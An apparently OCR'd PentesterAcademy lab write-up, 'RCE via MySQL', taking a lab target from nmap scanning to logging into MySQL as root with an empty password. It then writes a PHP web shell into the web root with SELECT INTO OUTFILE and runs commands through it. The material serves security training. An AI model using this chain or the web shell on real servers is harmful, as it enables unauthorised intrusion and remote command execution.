

ATTACK
DEFENSE
by PentesterAcademy

Name	RCE via MySQL
URL	https://attackdefense.com/challengedetails?cid=1910
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Identifying IP address of the target machine

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
27060: eth0@if27061: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
27063: eth1@if27064: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:ad:f8:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.173.248.2/24 brd 192.173.248.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.173.248.2. The target machine is located at the IP address 192.173.248.3


Step 2: Identify the open ports on the target machine.

Command: nmap 192.173.248.3


```
root@attackdefense:~# nmap 192.173.248.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-17 16:27 IST
Nmap scan report for target-1 (192.173.248.3)
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:C0:AD:F8:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
root@attackdefense:~#
```

Port 80 and 3306 are open on the target machine.

Step 3: Accessing the web application in Mozilla Firefox.



Step 4: Click on the wappalyzer plugin from the address bar,



The web application is based on PHP.

Step 5: Checking the nmap scripts available for mysql service.

Command: ls -l /usr/share/nmap/scripts | grep mysql

```
root@attackdefense:~# ls -l /usr/share/nmap/scripts/ | grep mysql
-rw-r--r-- 1 root root  6634 Jan  9  2019 mysql-audit.nse
-rw-r--r-- 1 root root  2977 Jan  9  2019 mysql-brute.nse
-rw-r--r-- 1 root root  2945 Jan  9  2019 mysql-databases.nse
-rw-r--r-- 1 root root  3263 Jan  9  2019 mysql-dump-hashes.nse
-rw-r--r-- 1 root root  2020 Jan  9  2019 mysql-empty-password.nse
-rw-r--r-- 1 root root  3447 Jan  9  2019 mysql-enum.nse
-rw-r--r-- 1 root root  3482 Jan  9  2019 mysql-info.nse
-rw-r--r-- 1 root root  3714 Jan  9  2019 mysql-query.nse
-rw-r--r-- 1 root root  2811 Jan  9  2019 mysql-users.nse
-rw-r--r-- 1 root root  3265 Jan  9  2019 mysql-variables.nse
-rw-r--r-- 1 root root  6977 Jan  9  2019 mysql-vuln-cve2012-2122.nse
root@attackdefense:~#
```

A script is available to check if MySQL service is configured without password or not.

Step 6: Using the nmap script to check for empty password

Command: nmap --script mysql-empty-password -p 3306 192.173.248.3

```
root@attackdefense:~# nmap --script mysql-empty-password -p 3306 192.173.248.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-17 16:28 IST
Nmap scan report for target-1 (192.173.248.3)
Host is up (0.000047s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-empty-password:
|_   root account has empty password
MAC Address: 02:42:C0:AD:F8:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
root@attackdefense:~#
```

MySQL root user does not have any password.

Step 7: Logging into MySQL service.

Command: mysql -u root -h 192.173.248.3

```
root@attackdefense:~# mysql -u root -h 192.173.248.3
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.5.56-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
MySQL [(none)]>
```

Step 8: Writing a file in /tmp directory.

MySQL Query: select 'Hello world' into outfile '/tmp/temp' from mysql.user limit 1;

```
MySQL [(none)]>
MySQL [(none)]> select 'Hello world' into outfile '/tmp/temp' from mysql.user limit 1;
Query OK, 1 row affected (0.001 sec)

MySQL [(none)]>
```

Since a file can be created, it means that MySQL service can write into arbitrary directories provided the directory is world writable.

Step 9: Writing a PHP web shell into the web root directory.

MySQL Query: select '<?php $output=shell_exec($_GET["cmd"]);echo "<pre>".$output."</pre>"?>' into outfile '/var/www/html/shell.php' from mysql.user limit 1;

```
MySQL [(none)]>
MySQL [(none)]> select '<?php $output=shell_exec($_GET["cmd"]);echo "<pre>".$output."</pre>"?>' into outfile '/var/www/html/shell.php' from mysql.
user limit 1;
Query OK, 1 row affected (0.001 sec)

MySQL [(none)]>
MySQL [(none)]>
```

Step 10: Access the PHP web shell and pass the command to be executed in "cmd" parameter.

Command: id

URL: http://192.173.248.3/shell.php?cmd=id

References:

1. Nmap MySQL script: mysql-empty-password (https://nmap.org/nsedoc/scripts/mysql-empty-password.html)